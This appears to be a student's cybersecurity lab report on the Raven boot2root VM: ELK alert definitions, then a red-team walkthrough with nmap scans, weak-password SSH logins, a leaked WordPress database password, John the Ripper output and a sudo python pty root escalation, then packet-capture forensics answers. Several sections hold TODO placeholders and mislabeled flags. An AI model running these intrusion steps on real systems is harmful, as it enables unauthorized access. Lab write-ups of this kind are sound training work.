


# Blue Team: Summary of Operations

## Table of Contents

- Network Topology
- Description of Targets
- Monitoring the Targets
- Patterns of Traffic & Behavior
- Suggestions for Going Further

## Network Topology



The following machines were identified on the network:

- Network
  - **Address Range:** 192.168.1.0/24
  - **Netmask:** 255.255.255.0
  - **Gateway:** 10.0.0.1
- Machines

- **Operating System:** Linux
- **Purpose:** ELK
- **IP Address:** 192.168.1.100
- 
- **Operating System:** Kali Linux
- **Purpose:** Attacker
- **IP Address:** 192.168.1.90
- 
- **Operating System:** Linux
- **Purpose:** Target 1
- **IP Address:** 192.168.1.110
- 
- **Operating System:** Linux
- **Purpose:** Target 2
- **IP Address:** 192.168.1.15

## Description of Targets


The target of this attack was: `Target 1 192.168.1.110`

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

## Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:


## Excessive HTTP Errors



Alert 1 is implemented as follows:

- **Metric:** packetbeat\*
- **Threshold:** WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes
- **Vulnerability Mitigated:** Excessive HTTP Errors
- **Reliability:** low reliability creates false positives


## HTTP Requests Size Monitor



Alert 2 is implemented as follows:

- **Metric:** packetbeat\*
- **Threshold:** WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- **Vulnerability Mitigated:** HTTP Request Size Monitor
- **Reliability:** Medium Reliability, The amount of traffic per minute the alert spiked multiple times.

## CPU Usage Monitor



Alert 3 is implemented as follows:

- **Metric:** metricbeat\*
- **Threshold:** WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- **Vulnerability Mitigated:** CPU Usage Monitor
- **Reliability:** Low reliability, The monitoring is stagnant.

### Suggestions for Going Further (Optional)

- Each alert above pertains to a specific vulnerability/exploit. Recall that alerts only detect malicious behavior, but do not stop it. For each vulnerability/exploit identified by the alerts above, suggest a patch. E.g., implementing a blocklist is an effective tactic against brute-force attacks. It is not necessary to explain *how* to implement each patch.

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Vulnerability 1 Exposed WordPress Credentials
  - **Patch:** Update WordPress to the newest patch
  - **Why It Works:** Updated patch will disable the ability for attackers to gain access to user login credentials
- Vulnerability 2 CVE-2006-0151
  - **Patch:** Update to system to newest update
  - **Why It Works:** Updating system will disable the ability for attacks to do sudo command and use Python scripts to escalate privilege.
- Vulnerability 3 Weak passwords
  - **Patch:** Have 2 Multi factors, update password every three months, and must have 10 character or more.
  - **Why It Works:** Making a password longer will make it harder for a bad actor to get in the account

# Red Team: Summary of Operations

## Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap ... # nmap -sV 192.168.1.110/24 , nmap -T4 -v -p- 192.168.1.100
```

File Actions Edit View Help

7680/tcp open pando-pub

49670/tcp open unknown

MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100

Host is up (0.0012s latency).

Not shown: 65531 closed ports

PORT	STATE	SERVICE
22/tcp	open	ssh
5044/tcp	open	lxi-evntsvc
5601/tcp	open	esmagent
9200/tcp	open	wap-wsp

MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105

Host is up (0.0011s latency).

Not shown: 65533 closed ports

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110

Host is up (0.0011s latency).

Not shown: 65529 closed ports

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
43356/tcp	open	unknown

MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115

Host is up (0.00090s latency).

Not shown: 65529 closed ports

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
52644/tcp	open	unknown

MAC Address: 00:15:5D:00:04:11 (Microsoft)

Initiating SYN Stealth Scan at 17:47

This scan identifies the services below as potential points of entry:

- Target 1
  - List of
  - Exposed Services

The following vulnerabilities were identified on each target:

- Target 1
  - List of
  - Critical
  - Vulnerabilities

## **Exploitation**

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1



- flag1.txt: *TODO: Insert flag1.txt*

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>

michael@target1:/var/www/html$ cat service.html
```

#### ■ Exploit Used

- *Weak password exploit michael's password was his name, so i was able to SSH into his account*
- *SSH 192.168.1.110@michael password michael once in CD into /var/www/html and looked around and I CAT the service.html file and found flag1 hash*

- flag2.txt:

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help

* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies
 * This will force all users to have to log in again.
 *
 * @since 2.6.0

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ cd ..
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

#### ■ Exploit Used

- *Weak password exploit michael's password was his name, so i was able to SSH into his account*

- *SSH 192.168.1.110@michael password michael once in CD into /var/www/ and looked around and LS the directory and found flag2 cat flag 2 and got the hash.*

flag3.txt:

```

michael@target1: /var/www/html
File  Actions  Edit  View  Help

(These) user(s) only
+ this (these) group(s) only
| draft | open | open | flag3 |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
| 0 | http://raven.local/wordpress/?p=4
| 0 | post | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c
055b9fe3337544932f2941ce}

see --list-help or documentation
MIME, The supported formats:

```

## ■ Exploit Used

- *Weak password exploit michael's password was his name, so i was able to SSH into his account*
- *SSH 192.168.1.110@michael password michael once in CD into /var/www/html and looked around and LS the directory and found flag3 when I cat html.*

- flag4.txt:

```
-----  
|  _  \  
| | / / _ _ _ _ _ _ _ _  
|  // _ ` \ \ / / _ \ ' \  
| | \ \ C | | \ v /  _ / | |  
 \ | \ \ _ , | \ / \ _ _ | | |  
  
flag4{715dea6c055b9fe3337544932f2941ce}  
  
CONGRATULATIONS on successfully rooting Raven!  
  
This is my first Boot2Root VM - I hope you enjoyed it.  
  
Hit me up on Twitter and let me know what you thought:  
  
@mccannwj / wjmccann.github.io  
root@target1:~#
```

- **Exploit Used**

- *We found the hashes to michael and stevens with John the ripper. Once I got stevens password pink84. I was able to SSH into stevens account once in stevens account I CD into root ls into root and found flag4 and cat flag4.txt it showed the final hash.*



```
/root/Desktop/cracked.txt - Mousepad
File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
pink84 (user2)

$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd root
bash: cd: root: No such file or directory
root@target1:/home/steven# ls
root@target1:/home/steven# cat flags.txt
cat: flags.txt: No such file or directory
root@target1:/home/steven# cd root
bash: cd: root: No such file or directory
root@target1:/home/steven# ls
root@target1:/home/steven# pwd
/home/steven
root@target1:/home/steven# cd /
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv   usr      vmlinuz
dev  initrd.img lost+found opt    run   sys   vagrant

root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat
```

# Network Forensic Analysis Report

TODO Complete this report as you complete the Network Activity on Day 3 of class.

## Time Thieves

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?  
frank-n-ted.com
2. What is the IP address of the Domain Controller (DC) of the AD network?  
10.6.12.12
3. What is the name of the malware downloaded to the 10.6.12.203 machine?

june11.d11

- Once you have found the file, export it to your Kali machine's desktop.
- 4. Upload the file to [VirusTotal.com](https://www.virustotal.com).
- 5. What kind of malware is this classified as?

Trojan

---

## Vulnerable Windows Machine

1. Find the following information about the infected Windows machine:
  - Host name: Rotterdam-pc
  - IP address: 172.16.4.205
  - MAC address: 00:59:07:b0:63:a4
2. What is the username of the Windows user whose computer is infected?

mattijs.dervies

3. What are the IP addresses used in the actual infection traffic?

185.243.115.84

4. As a bonus, retrieve the desktop background of the Windows host.

---

## Illegal Downloads

1. Find the following information about the machine with IP address 10.0.0.201:
  - MAC address: 00:16::17:18:66:c8
  - Windows username: elmer.blanco
  - OS version: blanco-desktop